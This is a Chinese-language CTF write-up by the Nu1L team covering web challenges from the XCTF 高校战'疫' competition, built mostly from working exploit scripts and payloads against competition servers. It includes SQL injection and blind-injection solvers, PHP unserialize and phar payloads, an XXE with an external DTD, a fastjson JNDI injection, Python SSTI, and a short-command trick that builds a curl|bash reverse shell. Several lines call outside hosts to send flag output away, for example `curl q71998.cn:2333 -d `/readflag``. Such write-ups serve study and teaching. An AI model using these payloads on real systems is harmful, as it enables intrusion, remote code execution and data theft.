XCTF-高校战“疫”WP

> Author：Nu1L Team

- cycle graph
- 天津垓
- baby_wasi
- fxck!
- 密文破译
- Rubik
- easyparser

区块链

- OwnerMoney

WEB

easy_trick_gzmtu

```
import requests
    import re
    from string import lowercase

    # payload = "union select 1,(select
group_concat(concat_ws(0x23,username,passwd,url)) from trick.admin), 1 %23"
    payload = r"union select 1,(select @@global.secure_file_priv), 1 %23"
    # payload = "union select 1,(select group_concat(column_name) from
information_schema.columns where table_schema='trick' and table_name='admin'),
1 %23"

    url = r'http://121.37.181.246:6333/?time=123%27%20'

    for i in payload:
        if i in lowercase:
            url += '\\' + i
        else:
            url += i

    print url

    res = requests.get(url).text
    print res
    print re.search(r'<div class="text-c ">(.*?)</div>', res).groups()[0]
```

得到admin 20200202goodluck以及后台url：`eGlhb2xldW5n`，登陆后在check.php发现`eGlhb2xldW5nLnBocA==.php`,然后`file://localhost/var/www/html/eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php`读源码就行：

```
<?php

class trick{
```

```php
  public $gf;
  public function content_to_file($content){
    $passwd = $_GET['pass'];
    if(preg_match('/^[a-z]+\.passwd$/m',$passwd))
  {

    if(strpos($passwd,"20200202")){
      echo file_get_contents("/".$content);

    }

     }
    }
  public function aiisc_to_chr($number){
    if(strlen($number)>2){
    $str = "";
     $number = str_split($number,2);
     foreach ($number as $num ) {
      $str = $str .chr($num);
     }
     return strtolower($str);
    }
    return chr($number);
  }
  public function calc(){
    $gf=$this->gf;
    if(!preg_match('/[a-zA-z0-9]|\&|\^|#|\$|%/', $gf)){
        eval('$content='.$gf.';');
        $content =  $this->aiisc_to_chr($content);
        return $content;
    }
  }
  public function __destruct(){
        $this->content_to_file($this->calc());

    }

}
unserialize((base64_decode($_GET['code'])));

?>
```

```php
<?php
class trick {
    // $gf = "70766571";
    public $gf = "~\xC8\xCF\xC8\xC9\xC9\xCA\xC8\xCE";
}

$trick = new trick();
echo base64_encode(serialize($trick)), PHP_EOL;
```

```
GET /eGlhb2xldW5n/eGlhb2xldW5nLnBocA==.php?
code=Tzo1OiJ0cmljayI6MTp7czoyOiJnZiI7czo5OiJ%2byM/IycnKyM4iO30%3d&pass=a.passw
d%0a20200202 HTTP/1.1
Host: 121.37.181.246:6333
Cookie: PHPSESSID=fa4f2b0321c6d7be56c785f60051a7c4
Connection: close
拿到flag
```

webct

```php
<?php
include('config.php');
$a = new Listfile('/;/readflag; curl http://xxxxx/`/readflag`');
$b = new Fileupload($a);
$phar = new Phar("1.phar");
$phar->startBuffering();
$phar->setStub("GIF89a"."<?php __HALT_COMPILER(); ?>");
$phar->setMetadata($b);
$phar->addFromString("test.jpg","test");
$phar->stopBuffering();
rename("1.phar", "1.gif");
?>
```

rogue mysq server 触发一下即可。

webtmp

```
payload = b"\x80\x03c__main__\nsecret\n}
(X\x04\x00\x00\x00nameX\x03\x00\x00\x00233X\x08\x00\x00\x00categoryX\x03\x00\x
00\x00233ub0c__main__\nAnimal\n)\x81}
(X\x04\x00\x00\x00nameq\x03X\x03\x00\x00\x00233X\x08\x00\x00\x00categoryX\x03\
x00\x00\x00233ub."
```

hackme

代码审计发现存在不同的session处理

```
session_save_path('../session');
ini_set('session.serialize_handler', 'php');
session_start();

./sandbox/be6b9601cee3aba3f4d4ba3d2e4f7813 <?php

require_once('./init.php');
error_reporting(0);
if (check_session($_SESSION)) {
    #hint : core/clear.php
    $sandbox = './sandbox/' . md5("Mrk@1xI^" . $_SERVER['REMOTE_ADDR']);
    echo $sandbox;
    @mkdir($sandbox);
    @chdir($sandbox);
    if (isset($_POST['url'])) {
        $url = $_POST['url'];
        if (filter_var($url, FILTER_VALIDATE_URL)) {
            if (preg_match('/(data:\/\/)|(&)|(\|)|(\.\/)/i', $url)) {
                echo "you are hacker";
            } else {
                $res = parse_url($url);
                if (preg_match('/127\.0\.0\.1$/', $res['host'])) {
                    $code = file_get_contents($url);
                    if (strlen($code) <= 4) {
                        @exec($code);
                    } else {
                        echo "try again";
                    }
                }
            }
        } else {
            echo "invalid url";
        }
    } else {
        highlight_file(__FILE__);
    }
} else {
    die('只有管理员才能看到我哟');
}
```

`url=compress.zlib://data:@127.0.0.1/baidu.com?,ls`能够通过过滤,，没回显，直接用hitcon的脚本就行了:

```
import requests,base64
from time import sleep
from urllib import quote
payload = [
    '>dir',
```

```
    '>sl',
    '>g\>',
    '>ht-',
    '*>v',
    '>rev',
    '*v>x',
    '>\;\\',
    '>sh\\',
    '>ba\\',
    '>\|\\',
    '>x\\',
    '>x\\',
    '>x.\\',
    '>x\\',
    '>x.\\',
    '>x\\',
    '>x.\\',
    '>11\\',
    '>\ \\',
    '>rl\\',
    '>cu\\',
  #1xxxx.x.x.x
    'sh x',
    'sh g',
]
r = requests.get('http://121.36.222.22:88/core/clear.php')
cookiess={
    "PHPSESSID":"08e44553061c5dc2d0f47bece853784c"
}
for i in payload:
  assert len(i) <= 4
  data={
    "url":'compress.zlib://data:@127.0.0.1/baidu.com?,'+quote(i)
  }
  r =
requests.post('http://121.36.222.22:88/core/index.php',data=data,cookies=cooki
ess)
  print r.text
  sleep(0.1)
```

baby_java

提交表单，发现是xml传参，测试了一下外部实体发现能引入，xxe读取文件:

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data SYSTEM "http://111.231.17.208/evil.dtd">
<user><number>ddd</number><name>&send;</name></user>
```

按提示读取hint.txt，vps接收到的数据为：

```
Method%uFF1A post
Path %uFF1A /you_never_know_the_path
```

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
https://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.2.4.RELEASE</version>
        <relativePath/> <!-- lookup parent from repository -->
    </parent>
    <groupId>com.tr1ple</groupId>
    <artifactId>sus</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <name>baby_java</name>
    <description>Spring Boot</description>

    <properties>
        <java.version>1.8</java.version>
    </properties>
    <dependencies>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter</artifactId>
        </dependency>
        <dependency>
            <groupId>org.apache.commons</groupId>
            <artifactId>commons-configuration2</artifactId>
            <version>2.2</version>
        </dependency>
        <dependency>
            <groupId>org.aspectj</groupId>
            <artifactId>aspectjweaver</artifactId>
            <version>1.9.5</version>
        </dependency>
        <dependency>
            <groupId>org.aspectj</groupId>
            <artifactId>aspectjtools</artifactId>
            <version>1.9.5</version>
        </dependency>
        <dependency>
            <groupId>saxpath</groupId>
```

```
            <artifactId>saxpath</artifactId>
            <version>1.0-FCS</version>
        </dependency>
        <dependency>
            <groupId>commons-configuration</groupId>
            <artifactId>commons-configuration</artifactId>
            <version>1.6</version>
        </dependency>
        <dependency>
            <groupId>commons-lang</groupId>
            <artifactId>commons-lang</artifactId>
            <version>2.5</version>
        </dependency>
          <dependency>
            <groupId>org.apache.flex.blazeds</groupId>
            <artifactId>flex-messaging-core</artifactId>
            <version>4.7.3</version>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-web</artifactId>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-thymeleaf</artifactId>
        </dependency>
        <dependency>
            <groupId>com.alibaba</groupId>
            <artifactId>fastjson</artifactId>
            <version>1.2.48</version>
        </dependency>
        <dependency>
            <groupId>org.springframework.boot</groupId>
            <artifactId>spring-boot-starter-test</artifactId>
            <scope>test</scope>
            <exclusions>
                <exclusion>
                    <groupId>org.junit.vintage</groupId>
                    <artifactId>junit-vintage-engine</artifactId>
                </exclusion>
            </exclusions>
        </dependency>
        <dependency>
            <groupId>commons-collections</groupId>
            <artifactId>commons-collections</artifactId>
            <version>3.1</version>
        </dependency>
    </dependencies>
```

```
    <build>
        <plugins>
            <plugin>
                <groupId>org.springframework.boot</groupId>
                <artifactId>spring-boot-maven-plugin</artifactId>
            </plugin>
        </plugins>
    </build>

</project>
```

发现依赖里有fastjson，版本为1.2.48，根据提示的Path传入一个json，简单测试下，是直接解析，测试payload。

经过测试，不能出现明文type，但是直接使用prefix也不行，这里被坑了很久，最后发现只有type是全文匹配的，而prefix是想考fastjson会自动处理`-`和`_`的特性，在fastjson中，`parseField`这个函数里会去掉字符串中的`-`和开头的下划线，因此带个`-`就可以了：

```
{"@\x74ype":"org.apache.commons.configuration.JNDIConfiguration","-
prefix":"rmi://111.231.17.208:3888"}
```

远程开一个JRMP，因为依赖有Commons Collections 3.1，因此无需寻找gadget。

fmkq

http://121.37.179.47:1101/?head=%5C&url=http://127.0.0.1:8080/&begin=%25s%25

```
        Welcome to our FMKQ api, you could use the help information below
        To read file:
            /read/file=example&vipcode=example
            if you are not vip,let vipcode=0,and you can only read /tmp/{file}
        Other functions only for the vip!!!
        %d
```

http://121.37.179.47:1101/?head=&url=http%3A%2F%2F127.0.0.1%3A8080%2Fread%2Ffile%3D{{7*7}}%26vipcode%3D0&begin=%s%

```
The content of {7*7} is error%d
```

突然感觉像个ssti

```
http://121.37.179.47:1101/?
head=%5C&url=http%3A%2F%2F127.0.0.1%3A8080%2Fread%2Ffile%3D%7Bfile.__class__%7
D%26vipcode%3D0&begin=%25s%25
The content of <class 'base.readfile.readfile'> is error%d
```

```
http://121.37.179.47:1101/?
head=%5C&url=http%3A%2F%2F127.0.0.1%3A8080%2Fread%2Ffile%3D%7Bfile.__class__._
_init__.__globals__%7D%26vipcode%3D0&begin=%25s%25

The content of {'__loader__': <_frozen_importlib_external.SourceFileLoader
object at 0x7f97c615cdd8>, '__name__': 'base.readfile', 'vip': <class
'base.vip.vip'>, '__cached__': '/app/base/__pycache__/readfile.cpython-
35.pyc', 'vipreadfile': <class 'base.readfile.vipreadfile'>, 're': <module
're' from '/usr/lib/python3.5/re.py'>, 'File': <class 'base.readfile.File'>,
'readfile': <class 'base.readfile.readfile'>, '__builtins__': {'divmod':
<built-in function divmod>, 'int': <class 'int'>, 'UserWarning': <class
'UserWarning'>, 'vars': <built-in function vars>, 'iter': <built-in function
iter>, 'hasattr': <built-in function hasattr>, 'ascii': <built-in function
ascii>, 'zip': <class 'zip'>, 'BrokenPipeError': <class 'BrokenPipeError'>,
'range': <class 'range'>, 'StopIteration': <class 'StopIteration'>, 'bytes':
<class 'bytes'>, 'UnicodeWarning': <class 'UnicodeWarning'>, '__package__':
'', 'delattr': <built-in function delattr>, 'PendingDeprecationWarning':
<class 'PendingDeprecationWarning'>, 'str': <class 'str'>, 'help': Type help()
for interactive help, or help(object) for help about object.,
'AttributeError': <class 'AttributeError'>, 'EOFError': <class 'EOFError'>,
'len': <built-in function len>, 'KeyboardInterrupt': <class
'KeyboardInterrupt'>, 'frozenset': <class 'frozenset'>, 'copyright': Copyright
(c) 2001-2016 Python Software Foundation.
All Rights Reserved.

Copyright (c) 2000 BeOpen.com.
All Rights Reserved.

Copyright (c) 1995-2001 Corporation for National Research Initiatives.
All Rights Reserved.

Copyright (c) 1991-1995 Stichting Mathematisch Centrum, Amsterdam.
```

All Rights Reserved., 'super': <class 'super'>, 'hex': <built-in function hex>, 'reversed': <class 'reversed'>, 'NotADirectoryError': <class 'NotADirectoryError'>, 'UnicodeTranslateError': <class 'UnicodeTranslateError'>, 'map': <class 'map'>, 'IOError': <class 'OSError'>, 'globals': <built-in function globals>, 'enumerate': <class 'enumerate'>, 'ReferenceError': <class 'ReferenceError'>, 'ImportError': <class 'ImportError'>, 'compile': <built-in function compile>, 'abs': <built-in function abs>, 'quit': Use quit() or Ctrl-D (i.e. EOF) to exit, 'SystemError': <class 'SystemError'>, 'NotImplementedError': <class 'NotImplementedError'>, 'BaseException': <class 'BaseException'>, 'dir': <built-in function dir>, 'ChildProcessError': <class 'ChildProcessError'>, 'input': <built-in function input>, 'RuntimeError': <class 'RuntimeError'>, 'hash': <built-in function hash>, 'NameError': <class 'NameError'>, 'None': None, 'id': <built-in function id>, 'SystemExit': <class 'SystemExit'>, 'property': <class 'property'>, 'OverflowError': <class 'OverflowError'>, 'IndentationError': <class 'IndentationError'>, '__name__': 'builtins', 'open': <built-in function open>, 'min': <built-in function min>, 'FloatingPointError': <class 'FloatingPointError'>, 'OSError': <class 'OSError'>, 'exit': Use exit() or Ctrl-D (i.e. EOF) to exit, 'ord': <built-in function ord>, 'credits': Thanks to CWI, CNRI, BeOpen.com, Zope Corporation and a cast of thousands
    for supporting Python development. See www.python.org for more information., 'dict': <class 'dict'>, 'ConnectionResetError': <class 'ConnectionResetError'>, 'ProcessLookupError': <class 'ProcessLookupError'>, 'FutureWarning': <class 'FutureWarning'>, 'IsADirectoryError': <class 'IsADirectoryError'>, 'TabError': <class 'TabError'>, 'EnvironmentError': <class 'OSError'>, 'UnboundLocalError': <class 'UnboundLocalError'>, 'ArithmeticError': <class 'ArithmeticError'>, 'oct': <built-in function oct>, 'float': <class 'float'>, 'ConnectionRefusedError': <class 'ConnectionRefusedError'>, 'next': <built-in function next>, 'tuple': <class 'tuple'>, 'bin': <built-in function bin>, 'True': True, 'callable': <built-in function callable>, 'memoryview': <class 'memoryview'>, 'pow': <built-in function pow>, 'FileExistsError': <class 'FileExistsError'>, 'StopAsyncIteration': <class 'StopAsyncIteration'>, 'repr': <built-in function repr>, 'complex': <class 'complex'>, 'UnicodeDecodeError': <class 'UnicodeDecodeError'>, 'print': <built-in function print>, 'staticmethod': <class 'staticmethod'>, 'getattr': <built-in function getattr>, 'RecursionError': <class 'RecursionError'>, '__doc__': "Built-in functions, exceptions, and other objects.\n\nNoteworthy: None is the `nil' object; Ellipsis represents `...' in slices.", 'FileNotFoundError': <class 'FileNotFoundError'>, 'exec': <built-in function exec>, 'ValueError': <class 'ValueError'>, 'InterruptedError': <class 'InterruptedError'>, 'isinstance': <built-in function isinstance>, 'classmethod': <class 'classmethod'>, 'license': Type license() to see the full license text, 'sorted': <built-in function sorted>, '__build_class__': <built-in function __build_class__>, 'any': <built-in function any>, 'list': <class 'list'>, 'NotImplemented': NotImplemented, 'ZeroDivisionError': <class 'ZeroDivisionError'>, 'max': <built-in function max>, 'all': <built-in function all>, 'UnicodeEncodeError': <class 'UnicodeEncodeError'>, 'IndexError': <class 'IndexError'>, 'chr': <built-in function chr>, 'ConnectionAbortedError': <class

```
'ConnectionAbortedError'>, 'BlockingIOError': <class 'BlockingIOError'>,
'UnicodeError': <class 'UnicodeError'>, 'ResourceWarning': <class
'ResourceWarning'>, 'BytesWarning': <class 'BytesWarning'>, 'SyntaxError':
<class 'SyntaxError'>, 'type': <class 'type'>, 'Exception': <class
'Exception'>, '__import__': <built-in function __import__>,
'DeprecationWarning': <class 'DeprecationWarning'>, 'ImportWarning': <class
'ImportWarning'>, 'Ellipsis': Ellipsis, 'RuntimeWarning': <class
'RuntimeWarning'>, 'GeneratorExit': <class 'GeneratorExit'>,
'PermissionError': <class 'PermissionError'>, 'Warning': <class 'Warning'>,
'ConnectionError': <class 'ConnectionError'>, 'AssertionError': <class
'AssertionError'>, 'filter': <class 'filter'>, 'locals': <built-in function
locals>, 'eval': <built-in function eval>, 'BufferError': <class
'BufferError'>, 'SyntaxWarning': <class 'SyntaxWarning'>, '__debug__': True,
'bool': <class 'bool'>, 'LookupError': <class 'LookupError'>, '__spec__':
ModuleSpec(name='builtins', loader=<class
'_frozen_importlib.BuiltinImporter'>), '__loader__': <class
'_frozen_importlib.BuiltinImporter'>, 'sum': <built-in function sum>, 'False':
False, 'object': <class 'object'>, 'KeyError': <class 'KeyError'>,
'bytearray': <class 'bytearray'>, 'set': <class 'set'>, 'MemoryError': <class
'MemoryError'>, 'setattr': <built-in function setattr>, 'format': <built-in
function format>, 'TimeoutError': <class 'TimeoutError'>, 'TypeError': <class
'TypeError'>, 'round': <built-in function round>, 'slice': <class 'slice'>,
'issubclass': <built-in function issubclass>}, 'os': <module 'os' from
'/usr/lib/python3.5/os.py'>, '__package__': 'base', '__doc__': None,
'current_folder_file': ['0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
'10', '11', '12', '13', '14', '15', '16', '17', '18', '19', '20', '21', '22',
'23', '24'], '__spec__': ModuleSpec(name='base.readfile', loader=
<_frozen_importlib_external.SourceFileLoader object at 0x7f97c615cdd8>,
origin='/app/base/readfile.py'), '__file__': '/app/base/readfile.py'} is
error%d
```

file类下面有个vip, 用vip去读vipcode

http://121.37.179.47:1101/?head=\&url=http%3A%2F%2F127.0.0.1%3A8080%2Fread%2Ffile%3D{file.vip.**class**.**init**.**globals**}%26vipcode%3D0&begin=%s%

```
Welcome,dear vip! Here are what you want:
The file you read is:
/app/base/readfile.py

The content is:
from .vip import vip
import re
import os
class File:
    def __init__(self,file):
        self.file = file
```

```
    def __str__(self):
        return self.file

    def GetName(self):
        return self.file
class readfile():

    def __str__(self):
        filename = self.GetFileName()
        if '..' in filename or 'proc' in filename:
            return "quanbumuda"
        else:
            try:
                file = open("/tmp/" + filename, 'r')
                content = file.read()
                file.close()
                return content
            except:
                return "error"

    def __init__(self, data):
        if re.match(r'file=.*?&vipcode=.*?',data) != None:
            data = data.split('&')
            data = {
                data[0].split('=')[0]: data[0].split('=')[1],
                data[1].split('=')[0]: data[1].split('=')[1]
            }
            if 'file' in data.keys():
                self.file = File(data['file'])

            if 'vipcode' in data.keys():
                self.vipcode = data['vipcode']
            self.vip = vip()
        def test(self):
        if 'file' not in dir(self) or 'vipcode' not in dir(self) or 'vip' not
in dir(self):
            return False
        else:
            return True

     def isvip(self):
        if self.vipcode == self.vip.GetCode():
            return True
        else:
            return False

     def GetFileName(self):
        return self.file.GetName()
        current_folder_file = []
```

```
class vipreadfile():
    def __init__(self,readfile):
        self.filename = readfile.GetFileName()
        self.path = os.path.dirname(os.path.abspath(self.filename))
        self.file = File(os.path.basename(os.path.abspath(self.filename)))
        global current_folder_file
        try:
            current_folder_file = os.listdir(self.path)
        except:
            current_folder_file = current_folder_file

    def __str__(self):
        if 'fl4g' in self.path:
            return 'nonono,this folder is a secret!!!'
        else:
            output = '''Welcome,dear vip! Here are what you want:\r\nThe file
you read is:\r\n'''
            filepath = (self.path + '/{vipfile}').format(vipfile=self.file)
            output += filepath
            output += '\r\n\r\nThe content is:\r\n'
            try:
                f = open(filepath,'r')
                content = f.read()
                f.close()
            except:
                content = 'can\'t read'
            output += content
            output += '\r\n\r\nOther files under the same folder:\r\n'
            output += ' '.join(current_folder_file)
            return output

Other files under the same folder:
__pycache__ __init__.py vip.py readfile.py%d
```

绕过一下fl4g限制

file是文件名, 第一个字符f, 代替fl4g的f, 就可以了

```
http%3A%2F%2F127.0.0.1%3A8080%2Fread%2Ffile%3D{vipfile.file[0]}l4g_1s_h3re_u_w
i11_rua%2fflag%26vipcode%3Dm3O5PGEBMnbX0N8ugWlIoijtFaS9KsqVAQdvZyT1cheCxpwf
```

dooog

cmd过滤逻辑问题可以绕过

```
if int(time.time()) - data['timestamp'] < 60:
    if cmd not in ['whoami', 'ls']:
        return 'cmd error'
```

```
from toolkit import AESCipher
import os
import requests
import json
import time
import base64
import requests
cryptor = AESCipher('00000000')
authenticator = cryptor.encrypt(json.dumps(
    {'username': 'Q7', 'timestamp': int(time.time())}))
au = base64.b64encode(authenticator)
print au
tgt = requests.post('http://121.37.164.32:5001/getTGT',
                    data={'username': 'Q7', 'authenticator': au}).content
print tgt
session_key, tgt = cryptor.decrypt(
    base64.b64decode(tgt.split('|')[0])), tgt.split('|')[1]
cryptor = AESCipher(session_key)
authenticator = base64.b64encode(cryptor.encrypt(json.dumps(
    {'username': 'Q7', 'timestamp': int(time.time())-100})))

res = requests.post('http://121.37.164.32:5001/getTicket', data={
                    'username': 'Q7', 'authenticator': authenticator, 'TGT':
tgt, 'cmd': '''curl q71998.cn:2333 -d `/readflag` '''}).content
print res
client_message, server_message = res.split('|')
session_key = cryptor.decrypt(base64.b64decode(client_message))
cryptor = AESCipher(session_key)
authenticator = base64.b64encode(cryptor.encrypt("Q7"))

res = requests.post('http://121.37.164.32:5002/cmd',
                    data={'server_message': server_message, 'authenticator':
authenticator}).content
print res
```

nweb

```
POST /regist.php HTTP/1.1
Host: 121.37.179.47:1001
Proxy-Connection: keep-alive
Content-Length: 48
Cache-Control: max-age=0
Origin: http://121.37.179.47:1001
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_5) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/80.0.3987.122 Safari/537.36
```

```
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://121.37.179.47:1001/regist.html
Accept-Encoding: gzip, deflate
Accept-Language: zh,zh-CN;q=0.9,en;q=0.8
Cookie: PHPSESSID=tcs09hisk755fbv2b46u6h4p23;
username=f81f10e631f3c519d5a44d8da976fb67

email=veneno3a&pass=veneno&repass=veneno&type=110
```

type为110的时候可以访问flag.php。

过滤了`from`:

```
import requests
import string

url = "http://121.37.179.47:1001/search.php"

payloads = string.ascii_letters

payloads += ',_0123456789{}-*()!'

headers = {"Content-Type": "application/x-www-form-urlencoded",
           "Cookie": "PHPSESSID=urssuvhp9tuns63f6uk04lgca2;
username=a006f0bdc1748c5db6cb5dac8f81680d",
           }

result = ''
for i in range(1, 200):
    for payload in payloads:
        payload = ord(payload)
        res = requests.post("http://121.37.179.47:1001/search.php",
headers=headers,

 data="flag='and+if((selefromct+ascii(substr(flag,%s,1))+x+frfromom+fl4g+limit
+1)='%s',exp(710),1)#" % (i, payload))

        if res.status_code == 500:
            result += chr(payload)
            print(result)
            break

        if payload == ord('!'):
            raise Exception("over")
```

得到一半flag，同时有密码，进后台，route-mysql-server读取flag.php，得到另一半flag:

```php
<?php
error_reporting(0);
session_start();

//-is-nday}  flag
```

PHP-UAF

https://github.com/mm0r1/exploits/tree/master/php7-backtrace-bypass

...include才能打，不知道为啥

sqlcheckin

password处用运算符构造满足条件 1'-'1 即可

nothardweb

直接爆破key

```
hint。php
I left a shell in 10.10.1.12/index.php
try to get it!
<!-- maybe something useful
\<?php
    if(isset($_GET['cc'])){
        $cc = $_GET['cc'];
        eval(substr($cc, 0, 6));
    }
    else{
        highlight_file(__FILE__);
    }
?\>-->
```

Payload:

```php
<?php
  $keys = array(.......) // 一大堆符合条件的key，50多万个
  $cipher =
base64_decode('d1FJSkpiNnpncTE0WG5IRmFsL0VWYUduMlZKc3RVRUdmU0kzeG03Yk5rRmQrS0d
wK1h4OERrRy9iWUZlVmhlbw==');
  $iv = "\x00\x00\x00\x00\x00\x00\x00\x00";
  $plain = 'O:4:"User":1:{s:8:"username";s:5:"guest";}';
  $target = 'O:10:"SoapClient":4:
{s:3:"uri";s:3:"bbb";s:8:"location";s:41:"http://10.10.1.12/index.php/?
cc=echo%202;";s:13:"_soap_version";i:1;s:8:"username";s:5:"admin";}';
  // for ($key = 0; $key < 524287; $key++) {
  //  $des_key = strval($keys[$key]);
```

```
//  $uid = openssl_decrypt($cipher, 'des-cbc', $des_key, 0, $iv);
//  if ($plain[40] == $uid[40]) {
//    print_r($des_key);
//    print_r($uid);
//  }
// }
$key = strval(94675148);//每次会变
$p = openssl_decrypt($cipher, 'des-cbc', $key, 0, $iv);
print_r($p."<br/>");
$iv = "";
for ($i = 0; $i < 8; $i++) {
  $iv .= chr(ord($p[$i]) ^ ord($plain[$i]));
}
print_r($iv."<br />");
$hash = md5($target);
print_r($hash."<br/>");
$c = openssl_encrypt($target, 'des-cbc', $key, 0, $iv);
// print_r($c."<br/>");
print_r(base64_encode($c)."<br/>");
```

然后soap弹个shell回来，发现`/hint`文件:

```
--------------------------3829fda6136217ae
Content-Disposition: form-data; name="data"; filename="hint"
Content-Type: application/octet-stream

your next target is in 10.10.2.13:8080
enjoy it!

--------------------------3829fda6136217ae--
```


socks5发现是个tomcat，幽灵猫只能读文件，最后发现是古老的put漏洞，直接shell读取flag。

happyvacation

git泄漏


```php
    function answer($user, $answer){
        $this->user = clone $user;
        if($this->right == $answer){
            $this->message = "clever man!";
            return 1;
        }
        else{
            if(preg_match("/[^a-zA-Z_\-}>@\]*]/i", $answer)){
                $this->message = "no no no";
            }
            else{
                if(preg_match('/f|sy|and|or|j|sc|in/i', $answer)){
                    // Big Tree 说这个正则不需要绕
                    $this->message = "what are you doing bro?";
                }
                else{
                    eval("\$this->".$answer." = false;");
                    $this->updateList();
                }
            }
            $this->times ++;
            return 0;
        }
    }

    function times(){
        return $this->times;
    }
}
```

clone属于浅拷贝，他的属性中的对象地址在克隆之后还是不会变得，所以构造`quiz.php?answer=user->uploader->black_list`覆盖上传黑名单，接着上传getshell即可。



```php
class User{

    public $info;
    public $uploader;
    public $url;
    public $asker;

    function __construct($name){
        $this->info = new Info($name);
        $this->uploader = new Uploader();
        $this->url = new UrlHelper();
        $this->asker = new Asker();
    }

    function getName(){
        return $this->info->name;
    }

    function upload(){
        $this->info->addr = $this->uploader->upload();
    }

    function getPic(){
        return $this->info->addr;
    }

    function leaveMessage($message){
        $this->info->leaveMessage($message);
    }

    function showMessage(){
        echo "<body><script> var a = '{$this->info->message}';document.write(a);</script></body>"
    }

    function __destruct(){
        $_SESSION['user'] = serialize($this);
    }

}
```

```php
class Uploader{

    public $flag;
    public $file;
    public $ext;

    function __construct(){
        $this->flag = 1;
        $this->black_list = ['ph', 'ht', 'sh', 'pe', 'j', '=', 'co', '\\', '"', '\''];
    }

    function check(){
        $ext = substr($_FILES['file']['name'], strpos($_FILES['file']['name'], '.'));
        $reg = '';
        foreach ($this->black_list as $key) {
            $reg .= $key . "|";
        }
        $reg = "/" . $reg . "\x|\s|[\x01-\x20]/i";
        if(preg_match($reg, $ext, $mathches)){
```



GuessGame

源码如下：

```
var config = {
    "forbidAdmin" : true,
    //"enableReg" : true
};
var loginHistory = [];
var adminName = "admin888";
var flag = "************";

app.get('/', function (req, res) {
    res.render("index");
});
```

```
//So terrible code~
app.post('/',function (req, res) {
    if(typeof req.body.user.username != "string"){
        res.end("error");
    }else {
        if(config.forbidAdmin && req.body.user.username.includes("admin")){
            res.end("any admin user has been baned");
        }else {
            if(req.body.user.username.toUpperCase() ===
adminName.toUpperCase())
                //only log admin's activity
                log(req.body.user);
